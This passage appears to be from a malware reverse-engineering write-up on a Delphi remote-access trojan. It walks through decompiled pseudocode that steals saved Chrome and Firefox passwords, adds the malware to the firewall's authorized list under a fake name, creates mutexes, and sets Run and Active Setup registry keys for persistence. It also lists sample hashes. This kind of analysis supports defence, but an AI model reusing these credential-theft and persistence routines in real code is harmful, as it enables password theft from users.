
```
int __fastcall sub_405D70(char *a1, int a2, DWORD nNumberOfBytesToWrite)
{
  char *v4; // eax
  HANDLE FileA; // eax
  void *v6; // ebx
  const void *v7; // eax
  unsigned int v9[2]; // [esp-Ch] [ebp-20h] BYREF
  int *v10; // [esp-4h] [ebp-18h]
  DWORD NumberOfBytesWritten; // [esp+8h] [ebp-Ch] BYREF
  int v12; // [esp+Ch] [ebp-8h] BYREF
  char *v13; // [esp+10h] [ebp-4h]
  int savedregs; // [esp+14h] [ebp+0h] BYREF

  v12 = a2;
  v13 = a1;
  sub_401F38(a1);
  sub_401F38(v12);
  v10 = &savedregs;
  v9[1] = &loc_405E0A;
  v9[0] = NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, v9);
  v4 = sub_401F48(v12);
  FileA = CreateFileA(v4, 0x40000000u, 2u, 0, 2u, 0, 0);
  v6 = FileA;
  if ( FileA != -1 )
  {
    if ( nNumberOfBytesToWrite == -1 )
      SetFilePointer(FileA, 0, 0, 0);
    v7 = sub_401F9C(&v12);
    WriteFile(v6, v7, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    CloseHandle(v6);
  }
  __writefsdword(0, v9[0]);
  v10 = &loc_405E11;
  return sub_401AE4(&v12, 2);
}
```

00005170 sub_405D70:1 (405D70)

Now that's enough let's unpack the sample using unpacme, to make the process faster and get directly to the main unpacked sample.

unpacme results




1st Sample

`Sample Hash:fc50cb7d6cb4f18992363fcba1473464f526d5c574f4bfbdbed9e025a2072bbe`

The sample is a dll written in delphi, I'll open in in IDA and I'll do the same thing I did for the parent sample

The dll entry point doesn't have anything important, so let's start from **StartHttpProxy** export



Firewall Evasion


- In **sub_4302E4** the malware set Root Key to `HKEY_LOCAL_MACHINE` and attempts to open a series of nested registry keys under `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List` . It will created if it does not exist
- Then concatenates three strings (v2, ":*:Enabled:", and "Windows Firewall Update") into **v7**
- and finally Writes the concatenated string **v7** to the registry above, using **System__AnsiString** as the value name.
- "Windows Firewall Update" application has been added to the list of authorized applications. The "*:Enabled:" part typically means that all ports and protocols are enabled for this application, potentially allowing it to communicate freely through the firewall.

Thats mean that the malware maybe run with name "Windows Firewall Update" to evade firewall


Creating Mutex

Then the malware creates a mutex

MUTEX: `xX_PROXY_SERVER_Xx`



Let's go to **GetChromePass** export




In **sub_420C04** the malware assigns the string "SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders" to **v8** and assigns the string Local AppData to **v7**.

```
13  v5[0] = NtCurrentTeb()->NtTib.ExceptionList;
14  __writefsdword(0, v5);
15  System::__linkproc__ LStrLAsg(&v8, &str_SOFTWARE_Micros[1]);// SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
16  System::__linkproc__ LStrLAsg(&v7, Local_AppData);// Local AppData
17  sub_41E690(HKEY_CURRENT_USER, v8, v7, 0, a2);
18  __writefsdword(0, v5[0]);
19  v6 = &loc_41E55F;
20  return System::__linkproc__ LStrArrayClr(&v7, 2);
21 }
```


Then it:

- retrieves a specific value from the Windows Registry under a given key (Local AppData) registry (SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders)
- Copies a file from "\Local AppData\Google\Chrome\User Data\Default\Web Data" to TMP folder
- Opens an SQLite database named "\x0FTSQLiteDatabase"
- Loops through Database Query Results then Retrieves and processes the password value, username_value, origin_url
- Decrypts data (pDataIn) using **CryptUnprotectData** and stores it in pDataOut



```
System::__linkproc__ LStrAddRef(a1);
v19 = &savedregs;
HIDWORD(v18) = &loc_420DEF;
LODWORD(v18) = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, &v18);
System::__linkproc__ LStrClr(a2);
System::__linkproc__ LStrAsg(off_43A8B4, v28);
sub_41E4F8(&str_Local_AppData[1], &v22);          // Local AppData
System::__linkproc__ LStrCat3(&appdata_google_usrdata_webdata, v22, &str__Google_Chrome_[1]);// \Local AppData\Google\Chrome\User Data\Default\Web Data.
sub_41E664(&v21);
TickCount = GetTickCount();
sub_41E294(TickCount, 0);
System::__linkproc__ LStrCatN(&tmp, 3, v4, v20[2], &str__tmp[1]);// .tmp
_tmp = System::__linkproc__ LStrToPChar(tmp);
appdata_google_usrdata_webdata_1 = System::__linkproc__ LStrToPChar(appdata_google_usrdata_webdata);
if ( CopyFileA(appdata_google_usrdata_webdata_1, _tmp, 0) )
{
  LOBYTE(v6) = 1;
  x0FTSQLiteDatabase = open_SQLite_database("\x0FTSQLiteDatabase", v6, tmp);
  for ( i = unknown_libname_312(x0FTSQLiteDatabase, &str_SELECT___FROM_1[1]); !sub_41DBE4(i); sub_41E208(i) )
  {
    unknown_libname_42(v18);
    v9 = sub_41DBF0(i, &str_password_value[1]);// password_value
    v10 = sub_41DE2C(i, v9);
    pDataIn.pbData = *(v10 + 4);
    pDataIn.cbData = (**v10)(v10);
    CryptUnprotectData(&pDataIn, 0, 0, 0, 0, 0, &pDataOut);
    System::__linkproc__ LStrFromPCharLen(&v27, pDataOut.pbData, pDataOut.cbData);
    v11 = sub_41DBF0(i, &str_origin_url[1]);  // origin_url
    sub_41E190(i, v11);
    System::__linkproc__ LStrCatN(a2, 3, v12, v20[1], &str____3[1]);
    v13 = sub_41DBF0(i, &str_username_value[1]);// username_value
    sub_41E190(i, v13);
    System::__linkproc__ LStrCatN(a2, 3, v14, v20[0], &str____3[1]);
    System::__linkproc__ LStrCatN(a2, 4, v15, &str____3[1], &str____4[1]);
  }
  sub_41E448(tmp);
}
__writefsdword(0, v18);
v19 = &loc_420DF6;
0002011F sub_420C04:57 (420D1F)
```

In **Mozilla3_5Password** export, the malware gets Mozilla's password



```
System::__linkproc__ LStrCat3(&v45, unk_43B8A8, &str_plds4_dll[1]);
v5 = System::__linkproc__ LStrToPChar(v45);
LoadLibraryA(v5);
System::__linkproc__ LStrCat3(&v44, unk_43B8A8, &str_nssutil3_dll[1]);
v6 = System::__linkproc__ LStrToPChar(v44);
LoadLibraryA(v6);
System::__linkproc__ LStrCat3(&v43, unk_43B8A8, &str_nss3_dll[1]);
v7 = System::__linkproc__ LStrToPChar(v43);
LibraryA = LoadLibraryA(v7);
NSS_Init = GetProcAddress(LibraryA, "NSS_Init");
NSSBase64_DecodeBuffer = GetProcAddress(LibraryA, "NSSBase64_DecodeBuffer");
PK11_GetInternalKeySlot = GetProcAddress(LibraryA, "PK11_GetInternalKeySlot");
PK11_Authenticate = GetProcAddress(LibraryA, "PK11_Authenticate");
PK11SDR_Decrypt = GetProcAddress(LibraryA, "PK11SDR_Decrypt");
NSS_Shutdown = GetProcAddress(LibraryA, "NSS_Shutdown");
PK11_FreeSlot = GetProcAddress(LibraryA, "PK11_FreeSlot");
CurrentProcess = GetCurrentProcess();
OpenProcessToken(CurrentProcess, 8u, &TokenHandle);
Windows::ZeroMemory(Buffer, 0x104u);
GetEnvironmentVariableA("APPDATA", Buffer, 0x104u);
unknown_libname_69(&v42, Buffer, 261);
System::__linkproc__ LStrCat(&v42, &str__Mozilla_Firefo[1]);// \Mozilla\Firefox\profiles.ini
v10 = System::__linkproc__ LStrToPChar(v42);
GetPrivateProfileStringA("Profile0", "Path", Default, ReturnedString, 0x104u, v10);
unknown_libname_69(&v40, Buffer, 261);
unknown_libname_69(&v39, ReturnedString, 261);
System::__linkproc__ LStrCatN(&v41, 5, v11, &str___3[1], &str_signons_sqlite[1]);// signons.sqlite
v12 = System::__linkproc__ LStrToPChar(v41);
unknown_libname_66(&v38, v12);
open_SQLite_database(v29, "\x0FTSQLiteDatabase");
v13 = unknown_libname_312("\x0FTSQLiteDatabase", &str_SELECT___FROM_m[1]);// SELECT * FROM moz_logins
if ( sub_41DBE0(v13) > 0 )
{
  unknown_libname_69(&v36, Buffer, 261);
  unknown_libname_69(&v35, ReturnedString, 261);
  System::__linkproc__ LStrCatN(&v37, 3, v14, &str__Mozilla_Firefo_0[1], v35);// \Mozilla\Firefox\
  v15 = System::__linkproc__ LStrToPChar(v37);
  if ( (NSS_Init)(v15) )
  {
    System::__linkproc__ LStrCat(a1, 0);
  }
  else
  {
    v57 = PK11_GetInternalKeySlot();
    if ( v57 )
    {
      if ( (PK11_Authenticate)(v57, 1, 0) )
```


```
      System::__linkproc__ LStrCat(a1, 0);
    }
    else
    {
      v16 = sub_41DBE0(v13) - 1;
      if ( v16 >= 0 )
      {
        v54 = v16 + 1;
        do
        {
          v17 = sub_41DBF0(v13, &str_hostname[1], v13);// hostname
          sub_41E190(v13, v17, &v34);
          System::__linkproc__ LStrCatN(a1, 3, v18, v34, &str___2[1]);
          v19 = sub_41DBF0(v13, &str_encryptedUserna[1], v13);// encryptedUsername
          sub_41E190(v13, v19, &v56);
          v20 = sub_41DBF0(v13, &str_encryptedPasswo[1], v13);// encryptedPassword
          sub_41E190(v13, v20, &v55);
          v27 = unknown_libname_70(v56);
          v21 = System::__linkproc__ LStrToPChar(v56);
          (NSSBase64_DecodeBuffer)(0, v51, v21, v27);
          (PK11SDR_Decrypt)(v51, v49, 0);
          unknown_libname_66(&v33, v50);
          System::__linkproc__ LStrCatN(a1, 3, v22, v33, &str___2[1]);
          v28 = unknown_libname_70(v55);
          v23 = System::__linkproc__ LStrToPChar(v55);
          (NSSBase64_DecodeBuffer)(0, v51, v23, v28);
          (PK11SDR_Decrypt)(v51, v49, 0);
          unknown_libname_66(&v32, v50);
          System::__linkproc__ LStrCatN(a1, 3, v24, v32, &str___2[1]);
          sub_41E208(v13);
          --v54;
        }
        while ( v54 );
      }
    }
    v25 = (PK11_FreeSlot)(v57);
```

2nd Sample

Let’s go to the second sample

`Sample Hash:0722a71d9251b626a8c066963a19fe6db4711227c803afc40402c3a3e0fb51fd`

It is the process that the malware injected malicious code in it which named **server.exe**



So it’s just the parent sample but with removing upx layer

Anyway let’s go to the last sample


3rd Sample

`Sample Hash:1fd16ca095f1557cc8848b36633d4c570b10a2be26ec89d8a339c63c150d3b44`

Creating 1st Mutex

First it creates mutex


MUTEX: `***MUTEX***_PERSIST`



Achieving PERSISTENCE

In **sub_14045240**

The malware creates and set these registry keys



```
\REGISTRY\MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\HKLM =
"c:\\dir\\install\\spynet\\server.exe"

Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

\REGISTRY\MACHINE\SOFTWARE\WOW6432Node\Microsoft\Active Setup\Installed Components\
{H1EWWBPB-334P-45N1-UT28-6F0PHX81A73C}\StubPath =
"c:\\dir\\install\\spynet\\server.exe Restart"
```

Creating 2nd Mutex

Then It creates another mutex

MUTEX: ***MUTEX***_SAIR

```
204     RegDeleteKeyA(phkResult, v18);
205     RegCloseKey(phkResult);
206   }
